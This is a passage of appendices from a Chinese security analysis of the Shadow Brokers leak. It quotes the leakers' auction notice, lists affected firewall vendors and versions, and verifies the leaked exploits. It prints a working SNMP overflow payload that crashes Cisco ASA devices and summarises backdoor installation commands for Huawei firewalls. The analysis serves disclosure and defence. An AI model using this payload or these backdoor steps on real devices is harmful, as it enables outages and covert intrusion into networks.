附录一 “The Shadow Brokers”声明原文

Auction - Invitation

- ----------

!!! Attention government sponsors of cyber warfare and those who profit from it !!!!

How much you pay for enemies cyber weapons? Not malware you find in networks. Both sides, RAT + LP, full state sponsor tool set? We find cyber weapons made by creators of stuxnet, duqu, flame. Kaspersky calls Equation Group. We follow Equation Group traffic. We find Equation Group source range. We hack Equation Group. We find many many Equation Group cyber weapons. You see pictures. We give you some Equation Group files free, you see. This is good proof no? You enjoy!!! You break many things. You find many intrusions. You write many words. But not all, we are auction the best files.

附录二 受影响的防火墙设备厂商

（1）天融信

天融信公司在“The Shadow Brokers”发布信息后第一时间对该事件进行跟踪和技术分析。截止 8 月 20 日，通过对相关信息进行分析和深入验证，已确认多个版本的防火墙产品存在漏洞：

- 3.3.005.097(不含)之前版本
- 3.3.010.095(不含)之前版本
- 3.3.017.056(不含)之前版本
- 3.3.020.053(不含)之前版本

天融信公司对所有可能涉及到的相关产品版本进行了跟踪，统计到在运行的防火墙 10000 余台，其中已确认受影响 2546 台，分布如图 19 所示。同时，天融信公司已经提出多种解决方案，天融信全国各分支机构已开始对存在漏洞的防火墙进行及时处置。



图 19.受影响的天融信防火墙设备

（2）Cisco

Cisco 公司在了解到了此次事件之后，及时安排产品安全事件响应团队（PSIRT）全权负责此次事件中的漏洞修复和应急处理工作。据了解，在“The Shadow Brokers”黑客组织所泄漏的黑客工具中，“EPICBANANA”、“EXTRABACON”和“JETPLOW”这三个漏洞利用模块将会对 Cisco 公司的产品产生影响。其中受影响的设备包括：

- Cisco ASA 5500 Series Adaptive Security Appliances
- Cisco ASA 5500-X Series Next-Generation Firewalls
- Cisco ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
- Cisco ASA 1000V Cloud Firewall
- Cisco Adaptive Security Virtual Appliance (ASAv)

- Cisco Firepower 4100 Series
- Cisco Firepower 9300 ASA Security Module
- Cisco Firepower Threat Defense Software
- Cisco Firewall Services Module (FWSM)*
- Cisco Industrial Security Appliance 3000
- Cisco PIX Firewalls*

PSIRT 团队在对此次事件中受影响的产品进行分析后，立即发布了一篇事件响应报告，并在这篇报告中对此次事件中的两大主要安全漏洞进行了简要描述。除此之外，PSIRT 团队还发表了一份安全公告，该公告中宣布“The Shadow Brokers”事件中的 Cisco 产品漏洞已经被修复。至此，“The Shadow Brokers”所泄漏的免费版本漏洞利用代码（针对 Cisco 产品）将不再有效。这两个影响严重的远程代码执行漏洞分别为：

- Cisco ASA SNMP 远程代码执行漏洞（CVE-2016-6366）
- Cisco ASA CLI 远程代码执行漏洞（CVE-2016-6367）

（3）Fortinet

Fortinet 公司在进行跟踪事件和技术分析后表示，其在 2012 年 8 月之前发布的 FortiGate 防火墙固件存在“Cookie 解析器缓冲区溢出漏洞”，并在官方发布了漏洞信息和解决

方案。该漏洞影响以下版本系统固件：

- 4.3.8 及之前版本
- 4.2.12 及之前版本
- 4.1.10 及之前版本

Fortinet 公司发言人强烈建议用户升级系统，承诺继续调查相关漏洞，并会对所有产品进行额外评估。

（4）WatchGuard

WatchGuard 是世界领先的高效率和全系列 Internet 安全方案供应商，是全球排名前五位防火墙生产公司之一。WatchGuard 的分析人员对泄露内容进行分析后发现，工具集中存在一个命名为“ESCALATEPLOWMAN”的 Python 脚本，该脚本攻击所针对的目标为 RapidStream 设备。公司发言人称，RapidStream 设备是在 2002 年被 WatchGuard 公司收购的产品，攻击脚本并不会影响当前的 WatchGuard Firebox 和 XTM 设备。

（5）Juniper

8 月 20 日，Juniper 公司确认了“The Shadow Brokers”组织曝光的数据中确实存在针对其公司产品的攻击工具。工具针对的设备是安装有 ScreenOS 系统的 NetScreen 产品。

其安全事件响应部门总管称，曝光的工具带来的攻击程度尚不明确，但是初步分析表明，ShdowBrokers 组织曝光的攻击程序并不能直接攻击运行 ScreenOS 系统的设备，而是攻击机器的引导程序。

（6）华为

工具集中的攻击模块还能够对华为公司的防火墙产品进行攻击，但目前华为公司暂未对此次事件发布公告声明。

附录三 工具集攻击程序验证

1. 天融信防火墙设备

通过分析攻击程序可知，所利用漏洞类型为防火墙通过 Web 服务所提供的管理界面中存在的漏洞：HTTP Cookie 命令注入漏洞、HTTP POST 命令注入漏洞。

2. FortiGate 防火墙设备

通过分析攻击程序可知，针对 FortiGate 防火墙设备进行的攻击利用的漏洞是基于 HTTP Cookie 溢出的漏洞。

3. Cisco 防火墙设备

目前完成验证的是 EXTRA BACON 工具集中，所使用的影响 ASA 8.0-8.4 版本的 SNMP 溢出漏洞。

漏洞描述：

当一台 ASA 设备配置的 SNMP 口令被破解或被泄露，那么攻击者可以从 ASA 允许的 SNMP-SERVER 上通过精心构造的 SNMP 溢出数据包，实现对 ASA 设备 Telnet 和 SSH 登陆密码验证的绕过。

通过分析攻击工具所构造的数据信息,能够实现针对 ASA 设备溢出攻击的有效 SNMP 串，可以造成 ASA 设备的

crash。

能造成 ASA 设备重启的 SNMP 代码如下:

```
snmpwalk -v 2c -t 1 -r 0 -c $community $target_ip
1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.57.64.28.173.53.165.165.165.16
5.131.236.4.137.4.36.137.229.131.197.88.49.192.49.219.179.16.49.246.191
.174.170.170.170.129.247.165.165.165.165.96.139.132.36.216.1.0.0.4.51.2
55.208.97.195.144.144.144.144.144.144.144.144.144.144.144.144.144.144.1
44.144.144.144.144.144.144.144.144.144.144.144.144.144.253.13.54.9.139.
124.36.20.139.7.255.224.144
```

造成 Crash 的 ASA 信息如下:

```
Cisco Adaptive Security Appliance Software Version 8.2(5)
Compiled on Fri 20-May-11 16:00 by builders
Hardware:   ASA5505
Crashinfo collected on 02:45:02.149 UTC Tue Aug 16 2016
Traceback:
0: 0x805e2d3
1: 0x805ede7
2: 0x8a63c84
3: 0xdd6aa6d5
4: 0xdd57d1e0
5: 0xc9a647f8
6: 0xc9bbb648
Stack dump: base:0x0xc9a646b4 size:351267, active:351267
 entries above '==': return PC preceded by input parameters
 entries below '==': local variables followed by saved regs
           '==Fn': stack frame n, contains next stack frame
              '*': stack pointer at crash
 For example:
```

```
    0xeeeeef00: 0x005d0707     : arg3
    0xeeeeeefc: 0x00000159     : arg2
    0xeeeeeef8: 0x005d0722     : arg1
    0xeeeeeef4: 0x005d1754     : return PC
    0xeeeeeef0: 0xeeeeef20 ==F2: stack frame F2
    0xeeeeeeec: 0x00def9e0     : local variable
    0xeeeeeee8: 0x0187df9e     : local variable or saved reg
    0xeeeeeee4: 0x01191548     : local variable or saved reg ciscoasa#
Thread Name: snmp
Page fault: Address not mapped
    vector 0x0000000e
       edi 0x0f0f0f0b
       esi 0x00000000
       ebp 0xc9a647b4
       esp 0xc9a64738
       ebx 0x00000010
       edx 0xc9a6472c
       ecx 0xc911d4e8
       eax 0x023d0d4c
error code 0x00000004
       eip 0xc9bbae4a
        cs 0x00000073
    eflags 0x00013203
       CR2 0x023d0d68
```

4. 华为防火墙设备

工具集中包含的文件：

“ eqgrp-free-file/Firewall/SCRIPTS/TURBO_install-new.txt ”

中有详细的后门程序安装说明，总结安装步骤如下：

1) 在华为的设备上开启 FTP 服务，并且赋予用户 FTP 目录及权限：

```
ftp server enable
aaa
local-user <USER> ftp-directory flash:/
local-user <USER> service-type <current privs> ftp
```

2) 将需要上传的文件统一放入 TURBO 下的 upload 目录中，并赋予完全权限：

```
mkdir /current/bin/FW/TURBO/upload
cd /current/bin/FW/TURBO/upload
cp /current/bin/FW/TURBO/rekey/bfile.* bfile
cp /current/bin/FW/TURBO/PP/TX/btest.bat .
cp /current/bin/FW/TURBO/PS/E1000_VRP330_R0350_03_08/s* .
chmod 777 *
```

3) 连接设备的 FTP 服务，上传 grat (PolarSneeze) & PBD (PolarPaws)：

```
nftp -r REDIRECTOR_IP -N 127.0.0.1 FIREWALL_IP
dir
put test.bat test.bat
binary
put sfile sfile
put bfile bfile
bin
get <file>
quit
```

4) 执行 test.bat 安装：

```
execute test.bat
```

5) 连接后门：

```
./pandarock_v1.10.0.1.bin
settip 127.0.0.1
settport 3146
setsport 3123
```